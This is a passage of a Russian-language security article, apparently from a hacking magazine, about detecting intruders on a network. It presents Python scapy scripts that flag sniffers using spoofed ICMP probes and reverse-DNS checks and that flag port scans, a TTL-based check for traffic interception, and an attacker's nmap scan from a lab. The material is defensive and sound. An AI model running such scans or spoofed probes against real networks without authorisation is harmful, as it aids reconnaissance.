
Хакерский сниффер выдает себя

В рассмотренном примере узел **`10.0.1.137`** (хакер) сразу после принятия пакета с адресом **`176.34.0.3`** (любой внешний IP с существующим DNS именем) выполняет разрешение его IP в DNS-имя. И происходит это при получении единственного сетевого пакета. Этот ICMP пакет не предназначен какому-либо приложению, он обрабатывается на уровне ОС, и при нормальных обстоятельствах на такой пакет просто нечему реагировать DNS-запросом. Поэтому с высокой долей вероятности можно сделать заключение, что на этом узле запущен сетевой сниффер.

Вот пример небольшой автоматизации описанной выше проверки:

```
defence/sniffer.py
#!/usr/bin/python3
from scapy.all import *
from netaddr import IPNetwork
from time import sleep
from sys import argv
from os import system

IPS_WITH_PTR = IPNetwork("176.34.0.0/24")
targets = []
dns_servers = []
conf.verb = 0

alerts = []
def alert(ip):
    if ip in alerts:
        return
    print("[!] sniffer detected %s" % ip)
    system("zenity --warning --title='sniffer detected' --text='
sniffer detected: %s' &" % ip)
    #system("echo 'sniffer detected' | festival --tts --language
english")
    alerts.append(ip)

n = 1
def get_source():
    global n
    while True:
        ip = str(IPS_WITH_PTR[n])
        if not dns_no_recurse(ip):
            return ip
        n += 1

def dns_no_recurse(ip):
    def rev(ip):
        ip = ip.split(".")
        ip.reverse()
        return ".".join(ip)
    for dns_server in dns_servers:
        try:
            answer = sr1(IP(dst=dns_server)/UDP(dport=53)/DNS(rd=0,
qd=DNSQR(qname=rev(ip)+".in-addr.arpa", qtype='PTR')))
            if answer[DNS].ancount > 0:
                return True
        except:
            print(f"[-] {dns_server} has no answer")

def probe(src, dst):
    send(IP(src=src, dst=dst)/ICMP())

with open(argv[1]) as f:
    for line in f:
        targets.append( line.split("\n")[0] )

with open(argv[2]) as f:
    for line in f:
        dns_servers.append( line.split("\n")[0] )

src = get_source()
while True:
    for dst in targets:
        probe(src, dst)
        sleep(1)
        if dns_no_recurse(src):
            alert(dst)
            src = get_source()
    sleep(60)
```

С этим скриптом мы можем проверять снифферы на любых IP адресах, даже из других подсетей, методично засылая им пакет и проверяя, не срезолвил ли какой-либо хост этот адрес.



```
~/src/defence » sudo ./sniffer.py targets.txt dns.txt 2> /dev/null
[!] sniffer detected 10.0.1.137
```

Детект сниффера

Кто-то еще, кроме нас, запрашивал это имя, и узнать его мог только сниффер.

Продолжение статьи →

САМООБОРОНА ПО ХАКЕРСКИ

ЛОВИМ НАРУШИТЕЛЯ НА УРОВНЕ СЕТИ

СКАНИРОВАНИЕ ПОРТОВ

Пробив сетевой периметр, хакер начнет смотреть по сторонам, сканируя сетевые порты. Это позволит ему понять, есть ли хосты рядом с ним, чтобы потом их атаковать, продвинуться дальше и еще более надежно закрепиться в сети.

Сканирование сетевых портов первый и, пожалуй, обязательный этап любой сетевой атаки. Поэтому было бы хорошо обнаружить хакера уже на этом раннем этапе.

Как правило, сканируют порты с помощью `Nmap`, и мало кто настраивает этот инструмент в плане производительности, особенно в меньшую сторону. По дефолту `Nmap` достаточно сильно шумит и отправляет ровно 100 пакетов TCP SYN в секунду для одной цели, проверяя около 1000 сетевых портов. При нормальных условиях ни одна из легитимных программ такой сетевой активности не создает. Также можно учесть характерную особенность `Nmap`: он стучится в каждый порт ровно два раза. Это дефолтное поведение.


Другой случай использования `Nmap` — сканирование малого количества портов на широком диапазоне хостов. Такой вариант сканирования может использоваться для предварительного определения «живых» хостов в сети или поиска так называемых низко висящих фруктов (легкодоступных целей).

Но неважно, какой программой хакер сканирует твои ресурсы — `Nmap`, `Masscan` или чем то иным. Даже другие более узкоспециализированные инструменты (`NBTscan`, `CrackMapExec`, `BloodHound`) будут создавать исходящие подключения, которые можно засечь.

Если хакер выполняет сканирование, то, скорее всего, и твой компьютер окажется просканирован. Поэтому все, что нам нужно, это мониторить входящие подключения:

```
defence/tcp.py
#!/usr/bin/python3
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
from os import system
from sys import argv


MAX_PORTS_ALLOWED = 2
clients = {}

alerts = []
def alert(src_ip):
    if src_ip in alerts:
        return
    print("[!] port scanning %s" % src_ip)
    system("zenity --warning --title='port scanning detected' --text=
'port scanning detected' &")
    #system("echo 'port scanning detected' | festival --tts
--language english")
    alerts.append(src_ip)

def parse(p):
    if IP in p and TCP in p:
        src_ip = p[IP].src
        src_port = p[TCP].sport
        dst_port = p[TCP].dport
        print("[+] %s:%d -> %s:%d" % (src_ip, src_port, ip, dst_port)
)
        if not src_ip in clients:
            clients[src_ip] = set()
        clients[src_ip].add(dst_port)
        if len(clients[src_ip]) > MAX_PORTS_ALLOWED:
            alert(src_ip)

conf.iface = argv[1]
ip = conf.iface.ip
sniff(iface=conf.iface, prn=parse, filter='tcp[tcpflags] == tcp-syn
and dst host %s'%ip)
```

Даже если хакер будет тише, чем `MAX_PORTS_ALLOWED`, в логе скрипта мы все равно увидим попытку входящего подключения.




```
~/src/defence » sudo ./tcp.py br0 2> /dev/null                04.07.2023 11:09:22
[+] 10.0.1.137:35059 -> 10.0.0.10:22
[+] 10.0.1.137:35059 -> 10.0.0.10:80
[+] 10.0.1.137:35059 -> 10.0.0.10:445
[!] port scanning 10.0.1.137
```

port scanning detected

Детект сканирования портов

А в этом случае хакер превысил `MAX_PORTS_ALLOWED` и попался на сканировании всего трех портов.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -n -p 22,80,445 --open 10.0.0.0/24 10.0.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 14:22 EDT
Nmap scan report for 10.0.0.1
Host is up (0.0012s latency).
Not shown: 2 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for 10.0.0.10
Host is up (0.0018s latency).
Not shown: 2 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for 10.0.1.1
Host is up (0.00080s latency).
Not shown: 2 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:12:34:57 (QEMU virtual NIC)
```

Хакер сканировал сетевые порты

При нормальных обстоятельствах клиентские ОС не будут подключаться друг к другу, по крайней мере более чем на один-два порта. Так что, если ты запустишь этот скрипт на обычной рабочей станции, он с большой долей вероятности сможет задетектить злоумышленника.

Описанная проверка, пожалуй, одна из наиболее действенных.

ОБНАРУЖЕНИЕ ПЕРЕХВАТА ТРАФИКА


Атаки перехвата трафика можно детектировать двумя методами:

- обнаруживая предшествующие атаки на соответствующие протоколы (ARP, DHCP, CDP, HSRP, etc.);
- выявляя уже сам факт изменения маршрутизации.

Пытаться выявить атаки на тот же ARP можно разными способами и тут же придумать способ обхода. Поэтому надежнее второй способ, ведь все так или иначе ведет к нему.

Есть один простой, но верный прием, который позволяет понять, что твой трафик перехватывается. Как известно, каждый узел, через который проходит трафик, уменьшает `IP.ttl` на единицу. При этом его начальное значение фиксированное — `255, 128, 64, 32`. Это позволяет как минимум видеть длину сетевого маршрута до определенного узла.


Атаки перехвата трафика часто реализуются в пределах сетевого сегмента, когда атакующий становится между нами и шлюзом. Шлюз — это ближайшее к нам сетевое устройство, пересылающее наш трафик дальше. Следовательно, мы можем проверять перехват своего трафика, просто пингуя шлюз.



```
~/src/defence » ping 10.0.0.1                                  05.07.2023 10:37:21
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_seq=1 ttl=255 time=0.232 ms
64 bytes from 10.0.0.1: icmp_seq=2 ttl=255 time=0.591 ms
64 bytes from 10.0.0.1: icmp_seq=3 ttl=255 time=0.565 ms
64 bytes from 10.0.0.1: icmp_seq=4 ttl=255 time=0.533 ms
```

IP.ttl шлюза не меняется

